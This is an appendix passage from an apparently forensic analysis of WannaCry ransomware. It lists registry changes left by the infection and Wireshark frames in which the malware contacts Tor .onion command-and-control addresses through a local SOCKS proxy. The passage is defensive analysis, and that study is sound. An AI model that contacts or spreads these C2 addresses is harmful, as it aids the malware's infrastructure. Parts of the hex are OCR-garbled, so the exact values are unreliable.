00 00 00 12 00 00 00 10 00 00 00 0E 00 00 00 0F 00 00 00 0D 00 00 00 08 00 00 00 0A 00 00 00 06 00 00  
00 05 00 00 00 0C 00 00 00 0B 00 00 00 09 00 00 00 07 00 00 00 04 00 00 00 01 00 00 00 00 00 00 03  
00 00 00 02 00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\MRUListEx: 14 00 00 00 13  
00 00 00 11 00 00 00 12 00 00 00 10 00 00 00 0E 00 00 00 0F 00 00 00 0D 00 00 00 08 00 00 00 0A 00 00  
00 06 00 00 00 05 00 00 00 0C 00 00 00 0B 00 00 00 09 00 00 00 07 00 00 00 04 00 00 00 01 00 00 00 00  
00 00 00 03 00 00 00 02 00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\HRZR\_PGYFRFFVBA: 00 00 00 00 AA 00 00 00 54 01 00 00 06 1F 9A 00 21 00 00  
00 39 00 00 00 01 CA 1B 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E



```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 21 00 00 00 39 00 00 00 01 CA 1B 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57  
00 69 00 6E 00 64 00 6F 00 77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65
```

[illegible]

549 | Page



57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 00 00  
00  
00  
00  
00 0

0 00  
00  
00  
00  
00  
00  
00  
00  
00  
00  
00 00

00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\Zvpebfbsg.Jvaqbjf.Rkcybere: 00 00 00 00 21 00 00 00 39 00 00 00 01 CA 1B 00 00  
00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80  
BF 00 00 80 BF FF FF FF FF 20 AE EE 95 83 92 DB 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\Zvpebfbsg.Jvaqbjf.Rkcybere: 00 00 00 00 21 00 00 00 3A 00 00 00 46 FO 1B 00 00  
00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80  
BF 00 00 80 BF FF FF FF FF 20 AE EE 95 83 92 DB 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\P:\Gbbyf\Ertfubg-k64-Havpbqr\Ertfubg-k64-Havpbqr.rkr: 00 00 00 00 02 00 00  
00 03 00 00 00 D8 FC 01 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00  
00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF C0 D4 8D A8 83 92 DB 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\P:\Gbbyf\Ertfubg-k64-Havpbqr\Ertfubg-k64-Havpbqr.rkr: 00 00 00 00 02 00 00  
00 06 00 00 00 03 03 05 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00  
00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF C0 D4 8D A8 83 92 DB 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath0:  
"C:\ProgramData\\_VM\background.png"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath0:  
"C:\Users\user\Desktop\@WanaDecryptor@.bmp"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath1:  
"C:\Windows\web\wallpaper\Windows\img0.jpg"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath1:  
"C:\ProgramData\\_VM\background.png"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Search\InstalledWin32AppsRevision: "{23A6991D-  
CBF8-4F58-8883-2AB926CEC361}"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Search\InstalledWin32AppsRevision: "{D18634FD-  
850E-47BD-A967-B9BD6C3F3995}"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Search\Microsoft.Windows.Cortana\_cw5n1h2txye  
wy\AppsConstraintIndex\LatestConstraintIndexFolder:  
"C:\Users\user\AppData\Local\Packages\Microsoft.Windows.Cortana\_cw5n1h2txyewy\LocalState\Cons  
traintIndex\Apps\_{93547d0c-1efd-40d6-a29f-f4f605ac00d8}"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Search\Microsoft.Windows.Cortana\_cw5n1h2txye  
wy\AppsConstraintIndex\LatestConstraintIndexFolder:  
"C:\Users\user\AppData\Local\Packages\Microsoft.Windows.Cortana\_cw5n1h2txyewy\LocalState\Cons  
traintIndex\Apps\_{d2eb2179-126a-4c80-81e3-2312628619de}"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\Shell\Bags\1\Desktop\IconLayouts: 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 03 00 01 00 01 00 01 00 07 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 3A 00 3A 00  
7B 00 36 00 34 00 35 00 46 00 46 00 30 00 34 00 30 00 2D 00 35 00 30 00 38 00 31 00 2D 00 31 00 30 00  
31 00 42 00 2D 00 39 00 46 00 30 00 38 00 2D 00 30 00 30 00 41 00 41 00 30 00 30 00 32 00 46 00 39 00  
35 00 34 00 45 00 7D 00 00 00 08 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 00 00  
0F 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 46 00 6F 00 72 00 4C 00 61 00 62 00  
73 00 00 00 10 00 00 00 00 00 00 00 43 00 57 00 4D 00 61 00 6C 00 77 00 61 00 72 00 65 00 53 00 61 00  
6D 00 70 00 6C 00 65 00 00 00 15 00 00 00 00 00 00 00 42 00 6F 00 78 00 73 00 74 00 61 00 72 00 74 00  
65 00 72 00 20 00 53 00 68 00 65 00 6C 00 6C 00 2E 00 6C 00 6E 00 6B 00 00 00 11 00 00 00 00 00 00 00  
66 00 61 00 6B 00 65 00 6E 00 65 00 74 00 5

F 00 6C 00 6F 00 67 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 0A 00 00 00 00 00 00 00 00 54 00 6F 00 6F 00  
6C 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 01 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00  
01 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 16 00 00 00 08 00 00 00 01 00 00 00 07 00  
00 80 3F 01 00 00 00 00 00 00 00 00 40

02 00 00 00 00 00 00 00 40 40 03 00 00 00 00 00 00 80 40 04 00 00 00 00 00 00 A0 40 05 00 00 00  
00 00 00 00 C0 40 06 00

HKU\S-1-5-21-2169232433-3398496680-935370409-

1000\Software\Microsoft\Windows\Shell\Bags\1\Desktop\IconLayouts: 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 03 00 01 00 01 00 01 00 09 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 3A 00 3A 00  
7B 00 36 00 34 00 35 00 46 00 46 00 30 00 34 00 30 00 2D 00 35 00 30 00 38 00 31 00 2D 00 31 00 30 00  
31 00 42 00 2D 00 39 00 46 00 30 00 38 00 2D 00 30 00 30 00 41 00 41 00 30 00 30 00 32 00 46 00 39 00  
35 00 34 00 45 00 7D 00 00 00 08 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 00 00  
0F 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 46 00 6F 00 72 00 4C 00 61 00 62 00  
73 00 00 00 10 00 00 00 00 00 00 00 43 00 57 00 4D 00 61 00 6C 00 77 00 61 00 72 00 65 00 53 00 61 00  
6D 00 70 00 6C 00 65 00 00 00 15 00 00 00 00 00 00 00 42 00 6F 00 78 00 73 00 74 00 61 00 72 00 74 00  
65 00 72 00 20 00 53 00 68 00 65 00 6C 00 6C 00 2E 00 6C 00 6E 00 6B 00 00 00 11 00 00 00 00 00 00 00  
66 00 61 00 6B 00 65 00 6E 00 65 00 74 00 5

F 00 6C 00 6F 00 67 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 0A 00 00 00 00 00 00 00 54 00 6F 00 6F 00  
6C 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 14 00 00 00 00 00 00 00 40 00 57 00 61 00 6E 00 61 00 44 00  
65 00 63 00 72 00 79 00 70 00 74 00 6F 00 72 00 40 00 2E 00 62 00 6D 00 70 00 00 00 14 00 00 00 00 00  
00 00 40 00 57 00 61 00 6E 00 61 00 44 00 65 00 63 00 72 00 79 00 70 00 74 00 6F 00 72 00 40 00 2E 00  
65 00 78 00 65 00 00 00 02 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00  
00 00 02 00 01 00 00 00 00 00 00 00 00 00 16 00 00 00 08 00 00 00 01 00 00 00 09 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 3F 01 00 00 00 00 00 00 00 40 02 00 00 00 00 00  
00 00 40 40 03 00 00 00 00 00 00 00 80 40 04 00 00 00 00 00 00 A0 40 05 00 00 00 00 00 00 C0 40  
06 00 00 00 00 00 00 00 E0 40 07 00 00 00 80 3F 00 00 A0 40 08 00 02 00 01 00 00 00 00 00 00 00 00 00  
01 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 15 00 00 00 09 00 00 00

01 00 00 00 09 00 80 3F 01 00 00 00  
00 00 00 00 40 02 00 00 00 00 00 00 00 40 40 03 00 00 00 00 00 80 40 04 00 00 00 00 00 00  
A0 40 05 00 00 00 00 00 00 C0 40 06 00 00 00 00 00 00 E0 40 07 00 00 00 00 00 00 00 41 08 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local

Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 01 00 00 00 02 00 00 00 04 00 00 00  
07 00 00 00 08 00 00 00 05 00 00 00 06 00 00 00 03 00 00 00 00 00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local

Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 04 00 00 00 02 00 00 00 01 00 00 00  
07 00 00 00 08 00 00 00 05 00 00 00 06 00 00 00 03 00 00 00 00 00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\Local

Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 01 00 00 00 02 00 00 00 04 00 00 00  
07 00 00 00 08 00 00 00 05 00 00 00 06 00 00 00 03 00 00 00 00 00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\Local

Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 04 00 00 00 02 00 00 00 01 00 00 00  
07 00 00 00 08 00 00 00 05 00 00 00 06 00 00 00 03 00 00 00 00 00 00 00 FF FF FF FF

-----  
Total changes: 137

## APPENDIX D – WIRESHARK FRAMES

24	36.355688	127.0.0.1	127.0.0.1	TCP	74	49686 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
37	96.378453	127.0.0.1	127.0.0.1	TCP	74	49690 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=327424 Len=30
50	159.393104	127.0.0.1	127.0.0.1	TCP	74	49692 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
63	222.410133	127.0.0.1	127.0.0.1	TCP	74	49695 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
76	285.440175	127.0.0.1	127.0.0.1	TCP	74	49696 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
97	348.457760	127.0.0.1	127.0.0.1	TCP	74	49699 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
110	408.471009	127.0.0.1	127.0.0.1	TCP	74	49700 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
123	471.486220	127.0.0.1	127.0.0.1	TCP	74	49701 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
136	534.509946	127.0.0.1	127.0.0.1	TCP	74	49703 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30
149	597.540709	127.0.0.1	127.0.0.1	TCP	74	49704 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2619648 Len=30

Figure 91 - List of frames containing onion addresses

> Frame 24: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF\_{Loopback}, id 0

> Null/Loopback

> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

> Transmission Control Protocol, Src Port: 49686, Dst Port: 9050, Seq: 4, Ack: 3, Len: 30

> Data (30 bytes)

Data: 0501000317677837656b62656e7632726975636d662e6f6e696f6e000050

[Length: 30]

0000 02 00 00 00 45 00 00 46 de 4c 40 00 80 06 00 00 . . . . E . . F . L @ . . . . .

0010 7f 00 00 01 7f 00 00 01 c2 16 23 5a 76 c3 ce 90 . . . . . . . . . . # Z v . . . .

0020 a7 88 4f 19 50 18 27 f9 f0 b0 00 00 05 01 00 03 . . O . P . ' . . . . . . . . . .

0030 17 67 78 37 65 6b 62 65 6e 76 32 72 69 75 63 6d . g x 7 e k b e n v 2 r i u c m

0040 66 2e 6f 6e 69 6f 6e 00 00 50 f . o n i o n . . . P

Figure 92 - Frame 24




Figure 93 - Frame 37




Figure 94 - Frame 50

```

> Frame 63: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{Loopback}, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 49695, Dst Port: 9050, Seq: 4, Ack: 3, Len: 30
▼ Data (30 bytes)
  Data: 050100031735376737737067727a6c6f6a696e61732e6f6e696f6e000050
  [Length: 30]

```

```

0000 02 00 00 00 45 00 00 46 de 73 40 00 80 06 00 00 ....E..F..s@.....
0010 7f 00 00 01 7f 00 00 01 c2 1f 23 5a fb fd 77 bc .....#Z..w..
0020 df 1a 7e b0 50 18 27 f9 65 27 00 00 05 01 00 03 ...P..e'.....
0030 17 35 37 67 37 73 70 67 72 7a 6c 6f 6a 69 6e 61 ..57g7spg rzlojina
0040 73 2e 6f 6e 69 6f 6e 00 00 50 s.onion..P

```

Figure 95 - Frame 63

```

> Frame 76: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{Loopback}, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 49696, Dst Port: 9050, Seq: 4, Ack: 3, Len: 30
> Data (30 bytes)

```

```

0000 02 00 00 00 45 00 00 46 de 80 40 00 80 06 00 00 ....E..F..@:.....
0010 7f 00 00 01 7f 00 00 01 c2 20 23 5a d4 08 c1 d4 .....#Z.....
0020 d7 0f 87 d9 50 18 27 f9 36 ea 00 00 05 01 00 03 ...P..6'.....
0030 17 63 77 77 6e 68 77 68 6c 7a 35 32 6d 61 71 6d ..cwnhwh lz52maqm
0040 37 2e 6f 6e 69 6f 6e 00 00 50 7.onion..P

```

No.: 76 - Time: 285.440175 - Source: 127.0.0.1 - Destination: 127.0.0.1 - Protocol: TCP - Length: 74 - Info: 49696 → 9050 [PSH, ACK] Seq=4 Ack=3 Win=2621440 Len=30

☒ Show packet bytes

Figure 96 - Frame 76



```

> Frame 97: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{Loopback}, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 49699, Dst Port: 9050, Seq: 4, Ack: 3, Len: 30
> Data (30 bytes)

```

```

0000 02 00 00 00 45 00 00 46 de 95 40 00 80 06 00 00 ....E..F..@.....
0010 7f 00 00 01 7f 00 00 01 c2 23 23 5a 91 9c 87 39 .....##Z...9
0020 81 da 75 d0 50 18 27 f9 1c 19 00 00 05 01 00 03 ..u-P-'. ....
0030 17 67 78 37 65 6b 62 65 6e 76 32 72 69 75 63 6d .gx7ekbe nv2riucm
0040 66 2e 6f 6e 69 6f 6e 00 00 50 f.onion- P

```

Figure 97 - Frame 97

```

> Frame 110: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{Loopback}, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 49700, Dst Port: 9050, Seq: 4, Ack: 3, Len: 30
> Data (30 bytes)

```

```

0000 02 00 00 00 45 00 00 46 de a2 40 00 80 06 00 00 ....E..F..@.....
0010 7f 00 00 01 7f 00 00 01 c2 24 23 5a 23 29 bb 70 .....$#Z#).p
0020 06 8d 41 86 50 18 27 f9 65 6a 00 00 05 01 00 03 ..A-P-'. ej.....
0030 17 37 36 6a 64 64 32 69 72 32 65 6d 62 79 76 34 .76jdd2i r2embyv4
0040 37 2e 6f 6e 69 6f 6e 00 00 50 7.onion- P

```

Figure 98 - Frame 110




Figure 99 - Frame 123




Figure 100 - Frame 136

```

> Frame 149: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{Loopback}, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 49704, Dst Port: 9050, Seq: 4, Ack: 3, Len: 30
> Data (30 bytes)

```

```

0000  02 00 00 00 45 00 00 46 de c9 40 00 80 06 00 00  ....E..F..@.....
0010  7f 00 00 01 7f 00 00 01 c2 28 23 5a ef bf e1 aa  ....... (#Z.....
0020  bb 0b 67 9d 50 18 27 f9 42 90 00 00 05 01 00 03  ...gP...B.....
0030  17 35 37 67 37 73 70 67 72 7a 6c 6f 6a 69 6e 61  -57g7spg rzlojina
0040  73 2e 6f 6e 69 6f 6e 00 00 50                      s.onion..P

```

Figure 101 - Frame 149